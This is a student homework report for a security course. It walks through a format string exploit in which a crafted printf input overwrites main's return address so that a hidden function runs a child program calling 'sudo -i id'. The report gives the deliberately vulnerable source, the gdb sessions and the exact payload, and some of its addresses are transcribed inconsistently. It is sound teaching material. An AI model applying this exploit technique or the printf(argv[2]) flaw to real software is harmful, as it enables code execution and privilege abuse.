

# ENPM691 Homework Assignment 7

Hacking of C programs and Unix Binaries-Fall 2024 Icollier

Dipam Bhattacharyya, MEng Cybersecurity dipamb2@umd.edu

**Abstract**—The assignment aims to exploit format string vulnerabilities through the "printf" function. It will attempt to invoke a function that calls a child process.

**Index Terms**—homework, hacking, C, coding

## I. INTRODUCTION

Format strings are strings that include format specifiers. These are utilized in format functions in C and various other programming languages. The format specifiers within a format string act as placeholders, which will be substituted with data provided by the developer.

The vulnerability arises when there is a discrepancy between the number of format specifiers in the string and the number of arguments supplied to fill those specifiers. If an attacker provides more placeholders than available parameters, they can exploit the format function to read from or write to the stack.

In this experiment, through crafted payloads, an attempt will be made to overwrite the return address of main to point to another function within the code. This function will then invoke a child program that executes code as root.

## II. METHODOLOGY

### A. Host environment and architecture

[1] The experiment was done on a Ubuntu v16.04 VM with Windows x64 as the host PC. All exploit protection settings in Windows are default, including ASLR(default ON). To check the VM architecture, the "lscpu" terminal command was given:

```
user@user-VirtualBox: ~$ lscpu
Last login: Thu Sep 19 19:58:38 2024 from 192.168.42.1
user@user-VirtualBox:~$ lscpu
Architecture:          x86_64
CPU op-mode(s):        32-bit, 64-bit
Byte Order:             Little Endian
CPU(s):                 2
On-line CPU(s) list:   0,1
Thread(s) per core:    1
Core(s) per socket:    1
Socket(s):              2
Vendor ID:              GenuineIntel
CPU Family:             6
Model:                  186
Model name:             13th Gen Intel(R) Core(TM) i7-13620H
Stepping:               2
CPU MHz:                2918.400
BogoMIPS:               5836.80
Hypervisor vendor:      VMware
Virtualization type:    full
L1d cache:              48K
L1i cache:              32K
L2 cache:               128K
L3 cache:               24576K
Flags:                  fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflush mmx fxsr sse sse2
                        ssse3 x2apic movbe popcnt aes xsave avx f16c rdrand hypervisor lahf_lm abm 3dnowprefetch ssbd ibrs ibpb stibp fsgsba
                        e tsc_adjust bmi1 avx2 smep bmi2 erms invpcid rdseed adx smap clflushopt clwb sha_ni xsaveopt xsavec xgetbv1 arat rdpid
                        mclear_flush_lid arch_capabilities
user@user-VirtualBox:~$
```

Fig. 1. Ubuntu CPU information

### B. Format Strings in C

In C, format strings work as shown in Fig.2. For three "%d" signs, three arguments are passed in "printf()". In the stack, the top will have the format specifier followed by the three

arguments in order of being printed. If we do not pass these arguments, and only "%d"'s, the "printf" will start reading values off the stack. Also, since here arguments are not passed, format specifiers will follow local variables of the function stack. The first "%d" will read the immediate value next to it(in the next higher address) followed by other values if more are defined.




Fig. 2. Format specifiers in memory

### C. "%x" and "%n" Formatter

The "%x" specifier reads the hexadecimal value on the memory address. If some width is given, like "%20x", it first prints 20 bytes in stdout followed by the hex value in memory.

On the other hand, "%n" expects an address as input and writes the count of the number of bytes printed in stdout to that address. It will store the hex equivalent value to the address referenced to it.

### D. GDB debugging

[2] After the generation of the executable, we are attaching gdb to it. Then, we are looking at both source and disassembled code together while also having terminal access.

(gdb) layout split (1)

To check the stack frames(in reverse order of being invoked) used in the program:

(gdb) bt (2)

And to inspect a particular frame:

(gdb) info frame 1 (3)

```

mal_print.c
5 void NoCode(){
6
7     printf("hello! I am Parent!\n");
8
9     char* argp[1];
10    argp[0] = "mal_child.c";
11    execv("/home/user/Downloads/Lecture Programs/Lecture7/mal_child",argp);
12 }
13
14 void main(int argc, char* argv[]){
15
16     char str[12] = "AAAA";
17     strcpy(str,argv[1]);
18
19     0x004849b <NoCode>    push    %ebp
20     0x004849c <NoCode+1>  mov     %esp,%ebp
21     0x004849e <NoCode+3>  sub     $0x4,%esp
22     0x00484a1 <NoCode+6>  push    $0x0048500
23     0x00484a6 <NoCode+11> call     0x0048360 <puts@plt>
24     0x00484ab <NoCode+16> add     $0x4,%esp
25     0x00484ae <NoCode+19> movl    $0x00485a4,-0x4(%ebp)
26     0x00484b5 <NoCode+26> lea     -0x4(%ebp),%eax
27     0x00484b8 <NoCode+29> push    %eax
28     0x00484b9 <NoCode+30> push    $0x00485b0
29     0x00484be <NoCode+35> call    0x0048380 <execv@plt>
30     0x00484c3 <NoCode+40> add     $0x8,%esp
31     0x00484c6 <NoCode+43> nop
32
33 c No process in:
34

```

Fig. 3. gdb split layout output

To check the contents of memory from a particular point, say pointer or absolute address, the following(See Fig.4) is used. As an example, 20 words from the stack pointer can be seen:

$$(gdb) x/20x $sp \quad (4)$$

The stack pointer is pointing to address "0xbffff588" with value "0x0048509". There are 4 columns and each entry is of 4 bytes (size of 1 word). In the first column, the remaining values seen are the contents of adjacent memory locations.

```

(gdb) x/20x $sp
0xbffff588: 0x00000000 0xbffff598 0x00000000 0x00000000
0xbffff598: 0x00000000 0xb7e22647 0x00000001 0xbffff634
0xbffff5a8: 0xbffff63c 0x00000000 0x00000000 0x00000000
0xbffff5b8: 0xb7fbd000 0xb7fffc04 0xb7fff000 0x00000000
0xbffff5c8: 0xb7fbd000 0xb7fbd000 0x00000000 0x55fbb9c7
(gdb) p $sp
$2 = (void *) 0xbffff588
(gdb) |

```

Fig. 4. 20 words displayed from stack pointer

### E. Code Input Generation

Perl command line can be used conveniently to generate strings and feed the code. The advantage here is that it gives us the option to create hex strings using ASCII.

```

(gdb) r $(perl -e 'print "\x0c\x05\xff\xbf";') \134513019x1$0
Starting program: /home/user/Downloads/Lecture Programs/Lecture7/mal_child $(perl -e 'print "\x0c\x05\xff\xbf";') \134
513019x1$0
Hello! I am Child
[Inferior 1 (process 6200) exited normally]
Error while running hook_stop:
No registers.

```

Fig. 5. String generation using Perl

The following method can be used as input in the GDB interface. It evaluates to hex characters:

$$(gdb) r $(print -e 'hexstrings') \quad (5)$$

### F. Code Analysis and Verification

For the experiment, the "mal\_print.c" code (See Appendix A) is used. Another child program is written "mal\_child.c" (See Appendix B) which will be called by the primary code. The "mal\_print" takes two command line arguments and copies the first one to the buffer of 12 bytes. The buffer is initialized with a set of 4 byte "A"s. Then it prints the second argument on the stdout.

Another function is present "NoCode" which is not called by the "main()". This user function prints a message and then calls the child executable present in memory. The child code in turn prints a message and executes a system command as root.

Here, we are providing the address of the "main" return pointer as the first CLI input. This we found out by printing "\$ebp+4", meaning the previous value in the stack of base pointer. The "strcpy()" copies the 4-byte address to the buffer variable. Next, we are printing 'a' bytes in stdout through "%ax" where 'a' is the decimal equivalent of the "NoCode()" function address in the code section of memory. Combined with this, "%1\$n" is put which will refer to the value stored in the buffer address in the stack. So this is the second CLI input.

Essentially what these inputs are doing is that "%n" will convert the bytes of decimals printed (which translates to an actual address of "NoCode") and overwrite the return pointer of "main". The buffer variable has the address of the return pointer referenced by "%n".

### III. RESULTS

Figure 6 shows that "mal\_child" got called by "mal\_print.c" and it executed shell as root.

Figure 7 is the state of memory before the command line arguments are copied to the function stack. Color blue is the format specifiers, green is the buffer, yellow is the base pointer and red is the return address of the main function.

Figure 8 depicts how the value of the main return address pointer to lib got modified to the user function.

Figure 9 shows how to figure out the address of the return pointer by traversing the stack.

```

(gdb) c
Continuing.

bffff58chello! I am Parent!
process 6418 is executing new program: /home/user/Downloads/Lecture Programs/Lecture7/mal_child
Hello! I am Child*
[sudo] password for user:
uid=0(root) gid=0(root) groups=0(root)
[Inferior 1 (process 6418) exited normally]
Error while running hook_stop:
No registers.
(gdb)

```

Fig. 6. Child program called and executed system commands as root

```
(gdb) p $(perl -e 'print "\x8c\xf5\xff\xfb";') \134513819x\1\n
Starting program: /home/user/Downloads/Lecture Programs/Lecture7/mal_print $(perl -e 'print "\x8c\xf5\xff\xfb";') \1345
13819x\1\n
0xbffff57c: 0xbffff78d 0xd141d141 0x00000000
0xbffff57d: 0x00000000 0x00000000 0xb7e22647 0x00000003
0xbffff580: 0xbffff624 0xbffff634 0x00000000 0x00000000
0xbffff581: 0x00000000 0xb7fbd000 0xb7fffc04 0xb7ffff00
0xbffff584: 0x00000000 0xb7fbd000 0xb7fbd000 0x00000000

Breakpoint 1, 0x080484f1 in main (argc=3, argv=0xbffff624) at mal_print.c:17
17 strcpy(str,argv[1]);
(gdb) |
```

Fig. 7. Contents of the buffer before strcpy()

```
0xbffff588: 0x00000000 0x0804849b 0x00000003 0xbffff624 0x00000000 0x00000000
0xbffff589: 0xbffff634 0x00000000 0x00000000 0x00000000
0xbffff58a: 0xb7fbd000 0xb7fffc04 0xb7ffff00 0x00000000
0xbffff58b: 0xb7fbd000 0xb7fbd000 0x00000000 0xa95e339f

Breakpoint 3, 0x08048507 in main (argc=3, argv=0xbffff624) at mal_print.c:18
18 printf(argv[2]);
(gdb) disassemble NoCode
Dump of assembler code for function NoCode:
0x0804849b <+0>: push %ebp
0x0804849c <+1>: mov %esp,%ebp
0x0804849e <+3>: sub $0x4,%esp
```

Fig. 8. Contents of the buffer after strcpy()

```
(gdb) c
Continuing.
0xbffff578: 0xbffff792 0xbffff58c 0x00000000 0x00000000
0xbffff588: 0x08080808 0xb7e22647 0x00000003 0xbffff624
0xbffff589: 0xbffff634 0x00000000 0x00000000 0x00000000
0xbffff58a: 0xb7fbd000 0xb7fffc04 0xb7ffff00 0x00000000
0xbffff58b: 0xb7fbd000 0xb7fbd000 0x00000000 0xa95e339f

Breakpoint 2, 0x08048502 in main (argc=3, argv=0xbffff624) at mal_print.c:18
18 printf(argv[2]);
(gdb) x/i $ebp+4
0xbffff58c: 0xb7e22647
```

Fig. 9. Figuring out the address of the return pointer

## IV. DISCUSSIONS

### A. Overwriting buffer variable with return address

As seen in Fig.7, a set of initial "41" (green) is present as a buffer value. The red marked "0xb7e22647" is the value of the internal library to be called after "main()" finishes. When we input a hex string to GDB (See Appendix C, Fig.5) and run, the "strcpy()" copies it to the buffer. Here, as Fig.9 shows, that string is "0xbffff58c" which is where the return pointer lives. Notice how that address is present in the buffer instead of "41" (value directly above red marked section) in Fig.9.

With the first CLI input, we successfully planted an address at local buffer space.

### B. Invoking user function and child process

Second, we use "134513819" as the decimal equivalent of the address where "NoCode()" lives in "%x" width. This prints 134513819 bytes in stdout. Following this, we add "%ln" which converts "134513819" to "0x0804849b" and stores it at the address pointed by "0xbffff58c". It is possible because "0xbffff58c" is next in stack as buffer variable value. Since "0xbffff58c" is the address of the main return pointer, it is overwritten with "0x0804849b" from the original "0xb7e22647" (Seen in Fig.8).

Once the main execution finishes, it returns to "NoCode()" instead of the C library, and our user function is called. This function using "execv()" called the child executable. The

executable "mal\_child" is run and prints the system command as root as seen in Fig.6. The figure clearly shows the printed sample "hello" messages from both of the programs.

Finally, we got the child program to be invoked as an SU process through our second CLI input.

### C. Unexpected Results

One of the failed attempts was while trying to overwrite the GOT entries. Instead of modifying the return pointer, a "printf" or "puts" entry in GOT could be used and point to the user function. Even though protections were off, it threw errors as non-writable addresses.

### D. Limitations and Considerations

The experiment was done on an Ubuntu VM and these address mapping changes if performed on another OS, or if executed with ASLR turned on. If the code was compiled with a non-executable stack, the function won't run. Additionally, the code and stack locations are static, so it was easier to add an absolute address as input. Moreover, different compilers may address memory differently than our GCC compiler.

## Appendix A

The "mal\_print.c" code:

```
#include<stdio.h>
#include<string.h>
#include<unistd.h>

void NoCode() {

    printf("hello! I am Parent!\n");

    char* argp[1];
    argp[0] = "mal_child.c";

    /*calling the child process*/

    execv("/home/user/Downloads\
/Lecture Programs/Lecture7/mal_child"
, argp);

}

void main(int argc, char* argv[]){

    char str[12] = "AAAA";
    strcpy(str,argv[1]);
    printf(argv[2]);

    return 0;
}
```

## Appendix B

The "mal\_child.c" code:

```
#include<stdio.h>
```

```
int main(int argc, char* argv[]){

    printf("Hello! I am Child!\n");

    /*execute command as root*/
    system("sudo -i id");

return 0;
}
```

### Appendix C

Run command in GDB with two "argv[]" values

```
r $( perl -e 'print "\x8c\xf5\xff\xbf";' ) \
%134513819x%1\$n
```

### REFERENCES

- [1] Bhattacharyya, D.: In: ENPM691 Homework Assignment 3. pp. 1–3 (2024)
- [2] Bhattacharyya, D.: In: ENPM691 Homework Assignment 2. pp. 1–4 (2024)